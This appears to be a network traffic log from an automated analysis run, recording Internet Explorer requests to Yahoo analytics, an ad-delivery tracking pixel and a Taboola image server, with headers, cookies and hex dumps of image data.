2021-10-07 13:51:53 UTC	33	IN	HTTP/1.1 302 Found Date: Thu, 07 Oct 2021 13:51:53 GMT Content-Length: 0 Strict-Transport-Security: max-age=31536000 P3P: CP=NOI DSP COR LAW CURa DEVa TAIa PSAa PSDa OUR BUS UNI COM NAV Location: https://ups.analytics.yahoo.com/ups/58222/sync?_origin=1&uid=2766163126684138000V10&apid=UPbaae6187-2775-11ec-83da-02a5fb3287ae&verify=true Age: 0 Connection: close Server: ATS/7.1.2.138 Set-Cookie: A3=d=AQABBHn7XmECELkmLZa1IAljTGaHi_xBqOMFEgEBAQFMYGFoYQAAAAAA_eMAAA&S=AQAAAi1F1ZX9HUZ5b_X1VfLc_ec; Expires=Fri, 7 Oct 2022 19:51:53 GMT; Max-Age=31557600; Domain=.yahoo.com; Path=/; SameSite=None; Secure; HttpOnly Set-Cookie: B=e7a21vhglturp&b=3&s=jp; Expires=Fri, 7 Oct 2022 19:51:53 GMT; Max-Age=31557600; Domain=.yahoo.com; Path=/

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
18	192.168.2.4	49841	18.156.0.31	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-07 13:51:54 UTC	34	OUT	GET /ups/58222/sync?_origin=1&uid=2766163126684138000V10&verify=true HTTP/1.1 Accept: image/png, image/svg+xml, image/jxr, image/*;q=0.8, */*;q=0.5 Referer: https://contextual.media.net/checksync.php?&vsSync=1&cs=1&hb=1&cv=37&ndec=1&cid=8HBI57XIG&prvid=77%2C117%2C184%2C188%2C203%2C226%2C246%2C2030%2C2033%2C3018&itype=HB-CM&rtime=4&https=1&usp_status=0&usp_consent=1&dcfp=gdpr,usp Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Connection: Keep-Alive Host: ups.analytics.yahoo.com Cookie: A3=d=AQABBHn7XmECELkmLZa1IAljTGaHi_xBqOMFEgEBAQFMYGFoYQAAAAAA_eMAAA&S=AQAAAi1F1ZX9HUZ5b_X1VfLc_ec; B=99545shglturp&b=3&s=qu
2021-10-07 13:51:54 UTC	36	IN	HTTP/1.1 204 No Content Date: Thu, 07 Oct 2021 13:51:54 GMT Strict-Transport-Security: max-age=31536000 Set-Cookie: IDSYNC=18xa~20tp;Version=1;Domain=.analytics.yahoo.com;Path=/;Max-Age=31622400;Expires=Sat, 08-Oct-2022 13:51:54 GMT;Secure;SameSite=None P3P: CP=NOI DSP COR LAW CURa DEVa TAIa PSAa PSDa OUR BUS UNI COM NAV Age: 0 Connection: close Server: ATS/7.1.2.138 Set-Cookie: A3=d=AQABBHn7XmECELkmLZa1IAljTGaHi_xBqOMFEgEBAQFMYGFoYQAAAAAA_eMAAAcIefteYeSFlJQ&S=AQAAAm9L7ZT7zwPRWLLWtDtkyjM; Expires=Fri, 7 Oct 2022 19:51:54 GMT; Max-Age=31557600; Domain=.yahoo.com; Path=/; SameSite=None; Secure; HttpOnly Set-Cookie: B=99545shglturp&b=3&s=qu; Expires=Fri, 7 Oct 2022 19:51:54 GMT; Max-Age=31557600; Domain=.yahoo.com; Path=/

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
19	192.168.2.4	49842	18.156.0.31	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-07 13:51:54 UTC	34	OUT	GET /ups/58222/sync?_origin=1&uid=2766163126684138000V10&apid=UPbaae6187-2775-11ec-83da-02a5fb3287ae&verify=true HTTP/1.1 Accept: image/png, image/svg+xml, image/jxr, image/*;q=0.8, */*;q=0.5 Referer: https://contextual.media.net/checksync.php?&vsSync=1&cs=1&hb=1&cv=37&ndec=1&cid=8HBI57XIG&prvid=77%2C117%2C184%2C188%2C203%2C226%2C246%2C2030%2C2033%2C3018&itype=HB-CM&rtime=4&https=1&usp_status=0&usp_consent=1&dcfp=gdpr,usp Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Connection: Keep-Alive Host: ups.analytics.yahoo.com Cookie: A3=d=AQABBHn7XmECELkmLZa1IAljTGaHi_xBqOMFEgEBAQFMYGFoYQAAAAAA_eMAAA&S=AQAAAi1F1ZX9HUZ5b_X1VfLc_ec; B=e7a21vhglturp&b=3&s=jp

Timestamp	kBytes transferred	Direction	Data
2021-10-07 13:51:54 UTC	35	IN	HTTP/1.1 204 No Content Date: Thu, 07 Oct 2021 13:51:54 GMT Strict-Transport-Security: max-age=31536000 Set-Cookie: IDSYNC=18xa~20tp;Version=1;Domain=.analytics.yahoo.com;Path=/;Max-Age=31622400;Expires=Sat, 08-Oct-2022 13:51:54 GMT;Secure;SameSite=None Set-Cookie: APID=UPbaae6187-2775-11ec-83da-02a5fb3287ae;Version=1;Domain=.yahoo.com;Path=/;Max-Age=7380485;Expires=Sat, 01-Jan-2022 00:00:00 GMT;Secure;SameSite=None Set-Cookie: APIDTS=1633614714;Version=1;Domain=.yahoo.com;Path=/;Max-Age=86400;Expires=Fri, 08-Oct-2021 13:51:54 GMT;Secure;SameSite=None P3P: CP=NOI DSP COR LAW CURa DEVa TAIa PSAa PSDa OUR BUS UNI COM NAV Age: 0 Connection: close Server: ATS/7.1.2.138 Set-Cookie: A3=d=AQABBHn7XmECELkmLZa1IAljTGaHi_xBqOMFEgEBAQFMYGFoYQAAAAAA_eMAAAcIefteYfxBqOM&S=AQAAAqUUw86y1PdZ3on3l4PzIe8; Expires=Fri, 7 Oct 2022 19:51:54 GMT; Max-Age=31557600; Domain=.yahoo.com; Path=/; SameSite=None; Secure; HttpOnly Set-Cookie: B=e7a21vhglturp&b=3&s=jp; Expires=Fri, 7 Oct 2022 19:51:54 GMT; Max-Age=31557600; Domain=.yahoo.com; Path=/

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.4	49806	172.67.69.19	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-07 13:51:51 UTC	11	OUT	GET /px.gif?ch=1&e=0.8749585328117704 HTTP/1.1 Accept: image/png, image/svg+xml, image/jxr, image/*;q=0.8, */*;q=0.5 Referer: https://www.msn.com/de-ch/?ocid=iehp Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: ad-delivery.net Connection: Keep-Alive
2021-10-07 13:51:51 UTC	14	IN	HTTP/1.1 200 OK Date: Thu, 07 Oct 2021 13:51:51 GMT Content-Type: image/gif Content-Length: 43 Connection: close X-GUploader-UploadID: ABg5-UzSZ-Kt1WbGdd88HlCnZf7YcJGLu-DR5tPwPS9bXoxAsvJYwt4jGn6LAHoZbG34sctt0vecv7iFCJZExLBCcbRvF7nEjw Expires: Thu, 07 Oct 2021 13:34:36 GMT Last-Modified: Wed, 05 May 2021 19:25:32 GMT ETag: "ad4b0f606e0f8465bc4c4c170b37e1a3" x-goog-generation: 1620242732037093 x-goog-metageneration: 5 x-goog-stored-content-encoding: identity x-goog-stored-content-length: 43 x-goog-hash: crc32c=cpEfJQ== x-goog-hash: md5=rUsPYG4PhGW8TEwXCzfhow== x-goog-storage-class: MULTI_REGIONAL Access-Control-Allow-Origin: * Access-Control-Expose-Headers: *, Content-Length, Date, Server, Transfer-Encoding, X-GUploader-UploadID, X-Google-Trace Age: 1970 Cache-Control: public, max-age=86400 CF-Cache-Status: HIT Accept-Ranges: bytes Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=zJqUwV3i9RyjMJLDirrz6hbaZKYKutqjTjZ7b1bqp42FLOB5%2BknfLIl4xD1mAfy9CwE25LULjZzYJfl59RwI2DKX1LWVkw9DMDiSbqEc0vAM8feMR2PQ%2F11BLWn7vvLMAA%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 69a79b4dbbe568f7-FRA
2021-10-07 13:51:51 UTC	15	IN	Data Raw: 47 49 46 38 39 61 01 00 01 00 80 01 00 00 00 00 ff ff ff 21 f9 04 01 00 00 01 00 2c Data Ascii: GIF89a!,
2021-10-07 13:51:51 UTC	15	IN	Data Raw: 00 00 00 00 01 00 01 00 00 02 02 4c 01 00 3b Data Ascii: L;

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
20	192.168.2.4	49847	151.101.1.44	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2021-10-07 13:51:55 UTC	37	OUT	GET /taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/https%3A%2F%2Fconsole.brax-cdn.com%2Fcreatives%2Fa6cb1edf-85ae-42d3-8ce3-0c3ef2d08771%2F46fb1684-fb46-4b92-97d6-73c06aebbfee_1000x600_bdf0634e74df9e1a3c17cd78afe8adb9.png HTTP/1.1 Accept: image/png, image/svg+xml, image/jxr, image/*;q=0.8, */*;q=0.5 Referer: https://www.msn.com/de-ch/?ocid=iehp Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: img.img-taboola.com Connection: Keep-Alive
2021-10-07 13:51:55 UTC	38	IN	HTTP/1.1 200 OK Connection: close Content-Length: 17316 Server: nginx Content-Type: image/jpeg access-control-allow-headers: X-Requested-With access-control-allow-origin: * edge-cache-tag: 320725624966224040689221604209161944030,335819361778233258019105610798549877581,29ecf9b93bbf306179626feeda1fab70 etag: "70e7a9513624839b604443b3b54043d6" last-modified: Sat, 21 Aug 2021 20:30:14 GMT status: 200 OK timing-allow-origin: * x-ratelimit-limit: 101 x-ratelimit-remaining: 99 x-ratelimit-reset: 1 x-request-id: 6f4228e5a35dd1d92b2ea2259ea618a2 x-envoy-upstream-service-time: 130 X-backend-name: LA_DIR:3FP7YNX3LMizprTZsG7BSW--F_LA_nlb203 Cache-Control: public, max-age=31536000 Accept-Ranges: bytes Date: Thu, 07 Oct 2021 13:51:55 GMT Via: 1.1 varnish Age: 1489024 X-Served-By: cache-wdc5527-WDC, cache-mxp6937-MXP X-Cache: HIT, HIT X-Cache-Hits: 1, 1 X-Timer: S1633614715.271185,VS0,VE1 Vary: ImageFormat X-debug: /taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/https%3A%2F%2Fconsole.brax-cdn.com%2Fcreatives%2Fa6cb1edf-85ae-42d3-8ce3-0c3ef2d08771%2F46fb1684-fb46-4b92-97d6-73c06aebbfee_1000x600_bdf0634e74df9e1a3c17cd78afe8adb9.png X-vcl-time-ms: 1
2021-10-07 13:51:55 UTC	40	IN	Data Raw: ff d8 ff e0 00 10 4a 46 49 46 00 01 01 00 00 01 00 01 00 00 ff db 00 84 00 06 06 06 06 07 06 07 08 08 07 0a 0b 0a 0b 0a 0f 0e 0c 0c 0e 0f 16 10 11 10 11 10 16 22 15 19 15 15 19 15 22 1e 24 1e 1c 1e 24 1e 36 2a 26 26 2a 36 3e 34 32 34 3e 4c 44 44 4c 5f 5a 5f 7c 7c a7 01 06 06 06 06 07 06 07 08 08 07 0a 0b 0a 0b 0a 0f 0e 0c 0c 0e 0f 16 10 11 10 11 10 16 22 15 19 15 15 19 15 22 1e 24 1e 1c 1e 24 1e 36 2a 26 26 2a 36 3e 34 32 34 3e 4c 44 44 4c 5f 5a 5f 7c 7c a7 ff c2 00 11 08 01 37 00 cf 03 01 22 00 02 11 01 03 11 01 ff c4 00 33 00 00 02 02 03 01 01 00 00 00 00 00 00 00 00 00 00 00 04 05 03 06 00 02 07 01 08 01 00 03 01 01 01 00 00 00 00 00 00 00 00 00 00 00 00 01 02 03 00 04 05 ff da 00 0c 03 01 00 00 02 10 03 10 00 00 00 66 de a6 47 85 e9 59 84 b2 d3 28 ae 61 64 92 Data Ascii: JFIF""$$6*&&*6>424>LDDL_Z_||""$$6*&&*6>424>LDDL_Z_||7"3fGY(ad
2021-10-07 13:51:55 UTC	41	IN	Data Raw: c6 8b 60 cc ca b0 a9 b3 15 e9 34 4c c8 76 31 6f 99 0e 8d c0 cc 54 6e 4e 65 26 1d a3 33 96 8e c0 cc 7e 36 f5 7c ca ca 1b 2e 65 d0 99 b3 1c 2c 57 99 8c 69 b3 29 bf ff c4 00 29 10 00 03 01 01 00 01 05 00 02 02 03 00 03 01 00 00 02 03 04 01 05 12 00 06 11 13 14 21 22 15 23 07 16 31 24 33 41 44 ff da 00 08 01 01 00 01 09 00 2a f4 cb f9 f5 cd e9 31 6d d5 63 2a 3d dd 2c cf 41 84 59 b9 e9 02 79 f1 a5 ea a0 1c ff 00 cf 5a c3 11 fe 35 b4 7c 49 bf c0 97 91 67 a8 7e 4b cb 3d 29 df 19 99 b9 03 17 88 cd dc e8 67 da dc 10 0e 82 49 05 e2 42 39 f6 b7 03 3d 30 34 5a 63 ea 0a d4 97 6a dc bf 72 43 f9 27 5f d3 4d 6f 56 c0 0b c5 35 bf db e7 73 68 f1 f8 f4 54 ef 97 a0 6e fc ff 00 e8 d3 f1 f1 e8 6e a4 c7 c4 cb e5 0c 66 7d 81 8d f8 df 4b 36 69 7c 86 74 b1 5b c1 9f a0 aa 20 7f ea Data Ascii: `4Lv1oTnNe&3~6|.e,Wi))!"#1$3AD*1mc*=,AYyZ5|Ig~K=)gIB9=04ZcjrC'_MoV5shTnnf}K6i|t[
2021-10-07 13:51:55 UTC	42	IN	Data Raw: fc af 7b 5c f3 55 7f ab 94 1c c5 dd 7e cd e8 15 cf e0 49 41 70 c8 27 2d c9 dc e6 ad f0 d7 a0 85 58 de a1 10 bf 74 0b a6 e2 17 02 dc 3d 63 60 16 06 f7 38 17 8f 33 ef e1 f4 fd 95 cb f6 ef 67 87 0f 46 38 3d d1 ce 30 f6 d6 cb ca f7 e4 d6 dd cd 86 4f aa 88 fd f5 ef 6c fb f6 3e cd 9f f2 04 4e e1 64 94 4d da 1f 6c 3a 6e 2b 78 43 ee 5f 60 5e fe 1f 2a f8 a0 a4 a9 63 b0 69 ce 87 32 1d 8e 3d e5 b2 40 a8 8c 19 92 57 ec 84 18 fe 03 f7 67 b9 b8 c5 c8 ae 60 cf 72 45 51 45 fa 26 77 a9 bb 71 b6 7d 84 1d 6f 5e 89 8d 6e 41 f1 fd c5 42 af 68 ba be 57 52 ca ea cc 9a 5b 49 ee e6 b3 a1 2f 3f db 5d de da df c9 e8 d4 94 c6 c4 fe fe 74 f7 74 5f f1 4a d7 ae 54 d2 68 92 85 45 8b 9d 04 9c 60 f5 40 1c 23 a3 28 88 bf 4b 14 4d c3 21 0c 0e 74 10 cf d2 ff 00 2e d9 fb 5d e1 8a 0a 55 d9 e4 Data Ascii: {\U~IAp'-Xt=c`83gF8=0Ol>NdMl:n+xC_`^*ci2=@Wg`rEQE&wq}o^nABhWR[I/?]tt_JThE`@#(KM!t.]U
2021-10-07 13:51:55 UTC	44	IN	Data Raw: a8 f1 99 81 5c d5 be 5c 5f d7 bc 74 fd 9f 9d 23 3c 7c f5 d0 49 ac 97 1b 14 a6 34 8c 5a da 34 85 85 b9 68 11 99 92 8d df 0a a3 68 8d b4 ce a6 cb f2 44 53 b5 55 01 6f 41 4c d1 2f cc a8 55 47 fb 7e bc e3 4a 31 fd ca 2c 9d a5 a0 02 a8 20 6e f8 7d cd 1c 1d 22 fb 09 b3 96 bb 18 b3 98 3e 0c 37 18 56 34 be 7e 4a 45 51 87 aa 61 3b 9b 30 b7 01 47 47 d8 18 43 f5 53 64 92 a1 a7 5f a3 72 5e 54 b6 34 9b 1c 92 4e b3 18 9a 36 8d d9 75 14 b7 f5 06 7c 7f 90 b3 f7 0b 45 6d a8 a9 75 21 5a 9f a9 ad 0b 10 9d 72 0f d3 89 61 be 25 8e 6e e9 54 38 93 1f a5 b0 af 0c 81 c7 4b ec 33 dc 99 ce 97 f0 d0 60 14 fa fc 69 39 06 74 3a 16 d3 21 1a a9 58 81 25 ab 02 28 b9 fb be 46 f1 4b 59 8c f0 cd 13 d2 0c c5 e0 19 e6 79 34 a6 cd 61 e0 fc 1c 85 f5 ee 61 73 54 27 98 a3 2a a5 88 3e d2 5b 3a 7d Data Ascii: _t#<|I4Z4hhDSUoAL/UG~J1, n}">7V4~JEQa;0GGCSd_r^T4N6u|Emu!Zra%nT8K3`i9t:!X%(FKYy4aasT'*>[:}
2021-10-07 13:51:55 UTC	45	IN	Data Raw: 4c b1 65 f7 31 2c b5 f9 be 2b 88 02 72 c2 51 c4 0d c0 69 0a e1 3c fe fb 93 a2 75 69 b1 ae 69 0b 3e c1 c0 64 f3 27 35 9a b4 f9 74 1a 0c 37 b9 ce 6e 62 0b 06 2e e4 51 a0 17 ce a3 8d 78 23 9f 5b 99 d6 9c a4 b1 a9 99 d1 74 55 8a f0 f9 5f 5b 31 6d ca b1 4a 9e ac 70 53 4e 83 9f f7 86 b3 af d3 3e 34 b2 00 ad 1d 95 cc 5a ba eb 7f 46 b0 43 90 77 c6 a7 b5 08 a8 ac 67 80 44 2d f8 53 33 f0 a2 6c 98 2a 74 b9 f7 e2 64 f9 d3 df bb 5f fe b0 d7 9d 5b d2 f8 58 ee 3a 4e 8c a1 30 62 7d 53 5c e6 bd 4b 1a 8c 01 48 78 96 a3 33 f9 cf 43 0c 94 f8 8e 0d f3 be 69 1d 8b 42 ae b9 64 5f ab d3 6c 6e e2 b1 7e b9 fd 45 4f 3a 69 33 5f bc fa 8e 9d 21 b4 f5 7b 07 44 6a 88 4d 96 a1 5a 33 9e ca ac fd 1f 0b 60 ab 4d 99 50 e1 cc 6c a4 3e a6 b1 8b 9f e4 cf d7 be a1 e4 2b da f2 d9 67 32 25 74 e9 Data Ascii: Le1,+rQi<uii>d'5t7nb.Qx#[tU_[1mJpSN>4ZFCwgD-S3l*td_[X:N0b}S\KHx3CiBd_ln~EO:i3_!{DjMZ3`MPl>+g2%t

Timestamp	kBytes transferred	Direction	Data
2021-10-07 13:51:55 UTC	46	IN	Data Raw: dc 27 d2 9e 60 7e f4 1b f5 4e 9d dd ce c3 12 4c f1 22 6f 9e eb 4f 66 e7 1d 38 7a 1e 84 85 25 f5 33 7e e2 d2 f8 c2 c4 b7 c7 19 b8 a2 59 b3 f9 d4 e0 6a f7 e4 a7 78 63 3c 44 98 7b e1 bf c3 b7 77 ff 00 44 46 9f bf e3 41 33 81 ef aa 97 83 9f c1 15 3b 99 a3 be a6 f8 6a f4 be 79 ec f1 1c f9 27 df 2c 89 fb 9e df 77 af bf d4 2e 4d 60 af f8 d7 8d c9 f7 37 1b bd 0d 52 dd ed 5b bd b5 df 85 75 6a 9a c5 6f 89 05 00 4b c1 2d c2 31 31 f8 dc fa 58 59 a4 2a 0b 35 ba 0a a3 68 5a 45 f8 2a f4 b8 5b e6 cd dd 61 34 fc f0 74 97 80 5f f8 3e 58 62 5e 9d 55 0d 56 2f 0c 65 2f 31 f5 ff 00 c8 03 1c dd 9b 25 5a 07 d6 9e 10 f9 61 4d 88 6f 99 79 30 98 42 3a 59 ab 78 7f b0 76 a1 36 7c 6e 13 62 a1 41 e6 5e 94 c1 05 fc 7c 8f 43 14 b2 cf 5d af 70 85 ed 46 ef a9 c2 eb a0 96 41 df 62 de df 6d Data Ascii: `~NL"oOf8z%3~Yjxc<D{wDFA3;jy',w.M`7R[ujoK-11XY*5hZE*[a4t_>Xb^UV/e/1%ZaMoy0B:Yxv6|nbA^|C]pFAbm
2021-10-07 13:51:55 UTC	48	IN	Data Raw: f2 80 22 6e 2c 51 84 81 62 a6 c9 af 9e 83 06 e7 95 7f d2 74 13 60 dc b3 2d 4f b9 70 c2 78 87 6f 54 66 c1 7c cc 79 18 dd 0f 50 1d d4 7f 6f 01 61 7c a4 1a e9 81 9c b1 d8 f9 13 8a 6c 35 d7 b8 cc 9f ca c7 61 e6 59 03 63 d3 17 c8 3e 3d f2 6d d2 76 bb 97 fd 2f b0 7e 4d d3 42 36 4d 4d 08 1c 93 d9 89 88 f1 17 26 3f ac 12 00 e4 2d d6 21 88 17 e6 a0 0b a6 a1 b7 e7 b8 e3 83 95 71 56 ca 9d 47 44 d7 95 50 a4 54 a0 63 70 c6 a3 fd 04 5c 00 0e f4 c3 86 c7 90 22 82 84 5d 18 b9 2f 18 5e 41 b9 3c 8e fa 39 56 46 da e3 33 70 76 33 b2 84 01 7a 04 2e e3 cd 4d 9a bc cb c9 e4 18 6e ac b4 0a 4c 08 0f 4c 20 01 42 68 40 04 0e c0 f7 92 a2 1e 4c d8 c9 1b 01 d8 99 c5 af 58 91 e6 0e d9 2f 64 fe a7 d6 d7 64 dc d9 ae aa 6e e0 d1 a8 5d 35 ec 25 4a d0 32 98 90 23 12 39 37 04 79 8e 2b a2 21 Data Ascii: "n,Qbt`-OpxoTf|yPoa|l5aYc>=mv/~MB6MM&?-!qVGDPTcp\"]/^A<9VF3pv3z.MnLL Bh@LX/ddn]5%J2#97y+!
2021-10-07 13:51:55 UTC	49	IN	Data Raw: 6e 07 39 24 70 4d 22 84 8a 6a f5 19 24 f8 8c ae 9d 5f dc 01 55 d2 4f 92 32 21 d0 95 7f f5 1b dd a9 47 c8 13 d8 9e d8 92 b0 4d 51 98 f6 08 c7 83 8a c8 ee 4f aa 0d 10 5b 81 86 46 e8 82 80 d1 ca 19 19 8e fe d2 79 c7 0c 24 f7 c5 54 54 1e fe ea 19 a7 d2 85 57 50 8c 53 5e fb e0 05 e1 56 0a 74 90 03 ae c0 f2 32 e3 33 05 2a 0f 20 7e 3b 61 8e 08 ba 65 51 be e5 8e e4 e7 c4 ef 8a 36 aa 02 87 ec 6c 9f 1b 60 1b f6 fd ae 86 6e 7f 6e 39 c4 d3 2a 35 30 36 75 2f 6a 18 90 2c a8 8a cb 22 ec c2 bb 06 c8 f5 cc 81 d2 20 8a c2 27 e1 82 31 d8 36 19 bf 4f 3a e3 24 30 d6 a6 a8 6a 0b c5 11 9f c5 4d 24 d3 c6 d2 2b 84 61 6d ed 1f 60 67 5c 7a 8e 92 73 d3 c7 1b 85 9c 46 0a 51 04 ef 5f 55 92 a1 49 03 4a 86 36 bf 40 8b 67 2b b1 23 b9 c3 ff 00 76 ce f2 47 d3 ce c1 c0 ea 4a 35 5a 8c 94 37 Data Ascii: n9$pM"j$_UO2!GMQO[Fy$TTWPS^Vt23* ~;aeQ6l`nn9*506u/j," '16O:$0jM$+am`g\zsFQ_UIJ6@g+#vGJ5Z7
2021-10-07 13:51:55 UTC	50	IN	Data Raw: d4 a3 8c fd 3e 0e 9f ad bb ea 99 bf f0 db 29 70 cc fd 89 22 b2 22 b1 74 bd 1a 47 1e ec 41 e9 96 8b 6e 17 9d 39 d0 08 ba e9 24 91 7d 28 4a 4b d0 3c 4e a9 a2 62 9a b4 a4 8b be 41 fa b4 5d 1f 48 7a be a7 a9 69 dd 75 22 b5 18 a2 2d cb d3 67 4f 0f 47 0f 4a fd 52 47 d6 20 91 a6 f4 bf fb 55 d8 fd 80 79 ce 94 74 72 f4 b1 cb 17 48 9d 42 82 8a 6b d5 d4 bb 70 0e 18 04 2c ed 14 e3 41 0e 75 7a 6d 13 d7 0d 64 6f 90 c6 1b ad 44 ea 20 ea 10 33 c9 0c 83 76 5d 2a 41 1a b8 1c e2 b4 fd 4c 15 d3 11 b4 a5 25 e3 de bc eb 1b 9c fd 4e 7f d6 d9 62 88 8e 9e 53 a6 00 37 75 1a ac 38 c8 4c 4f ea 09 50 ab 2b 25 6d ce c0 8c 8d 62 85 16 38 96 95 4e 95 17 bd 1a ed 9a b6 50 1c 70 eb f8 fa c4 45 20 91 b5 92 2b c0 c5 e3 41 3c 03 9d 4c 0c e4 34 bd 24 6e e9 0c ac 3e b8 d5 91 0f fb 43 d2 74 92 Data Ascii: >)p""tGAn9${JK<NbA]Hziu"-gOGJRG UytrHBkp,AuzmdoD 3v]*AL%NbS7u8LOP+%mb8NPpE +A<L4$n>Ct
2021-10-07 13:51:55 UTC	52	IN	Data Raw: 15 cf 38 ad 2c 94 24 4d ea 87 6d ab 6c 95 bd 56 d6 ab 4c 10 10 76 dd 4e 3a bb 47 bb 0f 8e de 01 ba c4 92 1e e4 25 1a f2 45 e4 56 38 90 6c 47 de 11 20 6f 1b 30 ec 70 6b 6a 20 d5 90 30 97 ff 00 01 7f 27 be 23 a9 dc 0b 20 1f bc 04 f4 d1 dc 30 98 d4 7c df 4a b6 be 18 01 9e bb 3a 82 16 81 4d f9 3c ea 35 8c 8b 3c 66 45 45 36 11 93 c7 d3 0c 96 5d 03 dc 37 5d 35 de b1 4a 3a 5b 46 2a c9 3f 9e ff 00 79 23 4e 51 40 0e e4 0a ff 00 9b 6d f0 43 22 26 ec 6d 55 47 d6 fb 63 4b d4 09 1a 9f 48 b6 1f 91 b1 19 33 f4 b2 59 89 1e 25 5f 77 6b aa c4 f4 a8 99 19 ad 1a c1 e0 78 c0 16 62 34 58 d8 8f ae 31 e6 42 59 c6 92 2c 0e 77 bb c0 0d fb 91 c3 52 f9 07 17 59 20 da 8a 0d 88 34 2d 33 6a 21 b3 a8 45 1f 18 92 ab fc 8c f5 64 6a 23 48 d2 14 f6 b1 96 bb 69 0b 44 27 6d cf 00 e2 80 64 24 Data Ascii: 8,$MmlVLvN:G%EV8lG o0pkj 0'# 0\|J:M<5<fEE6]7]5J:[F*?y#NQ@mC"&mUGcKH3Y%_wkxb4X1BY,wRY 4-3j !Edj#HiD'md$
2021-10-07 13:51:55 UTC	53	IN	Data Raw: cd ef 62 77 db be de 6f 09 67 6b 27 7a 15 e6 eb 8c b6 ad e8 50 bc 37 cf 18 01 f2 31 0a 80 7d 5d 4b b9 fc 62 c7 a5 40 d6 e6 81 c3 34 aa c4 07 0f b0 3f 59 29 9a 5b 55 24 dd 8b e3 c0 c5 a8 d3 9f 2b c0 1f 9c 72 08 20 85 02 f6 17 7b d6 11 1a a5 94 20 7a 8a 72 46 d0 69 14 12 59 1b f0 bd b3 a8 eb 01 8b 4c 96 a5 f4 76 d4 d8 b2 8a 3a 76 bf ae 7c 8f 19 4b 60 6d ec d1 da f4 9c 0f 2a a0 56 ec 5c 03 78 0b a1 0e d1 b6 de dc 75 f6 10 8f b7 b2 cd 11 47 1c f5 0e e3 70 de da fa 18 b2 20 da 30 1e cc 60 0b a6 b0 37 c5 49 49 34 e1 9b 52 8a b6 2b a7 82 72 58 f4 4e 4a 6f ba e9 1a 40 d5 8c 58 2d 1d e8 83 54 05 e5 3b a1 0e cc f6 68 ed 5d c0 e3 18 aa a8 0b a5 8f b7 7e fc 83 80 39 1b b0 17 be 2e af 37 86 e8 ec 31 81 40 0b 15 05 b3 4a d6 ee 6a b6 c4 ea 25 86 3d 5a 35 11 ac 0f 07 b9 Data Ascii: bwogk'zP71}]Kb@4?Y)[U$+r { zrFiYLv:v|K`m*V\xuGp 0`7II4R+rXNJo@X-T;h]~9.71@Jj%=Z5
2021-10-07 13:51:55 UTC	54	IN	Data Raw: 84 03 fd 6d bb 1a 3d 87 6c 60 e6 8e b7 4c 2f 37 22 4e 05 fd 56 4b 1f a5 b2 30 6b 2c c3 f3 9a 1c 7c ca ea 60 c7 ce f9 18 01 43 49 aa 4d 98 5d 10 00 ad f7 e3 1d 18 46 56 49 12 2a 04 ad 05 3f 86 ee 70 ac 31 48 74 06 75 6d 81 de 80 e2 b3 d4 31 f4 e2 cb 1d c0 51 54 3c ed 8a e8 42 a8 d7 b7 03 eb 20 86 2f 0b 76 71 66 e9 52 a4 90 a1 f4 db 6d f9 39 38 86 47 d2 54 31 d0 51 0f b6 fc 91 8c d1 87 b3 ad 48 5b 03 8a ef 89 a1 63 d2 c1 85 5a df 1a 6f 9c 67 ea 66 ea 41 55 4d 23 f9 68 bb 6c db dd e3 19 d9 0a a2 93 aa 80 f0 a3 00 80 0f e6 6a 04 b1 62 36 d2 46 2c 29 d2 28 68 67 52 cc e3 59 f1 ce 3c 92 c8 f2 ea 79 06 82 80 70 02 f6 03 c6 3c c8 aa 4e 82 80 53 39 a1 4c 2f b5 61 00 ad f3 78 08 75 3e df 14 48 df 38 52 77 1c d9 ad 8f 7c 30 16 14 08 6b 1f e3 19 83 b5 1b ee 4e 21 d3 Data Ascii: m=l`L/7"NVK0k,|`CIM]FVI*?p1Htum1QT<B /vqfRm98GT1QH[cZogfAUM#hljb6F,)(hgRY<yp<NS9L/axu>H8 Rw|0kN!
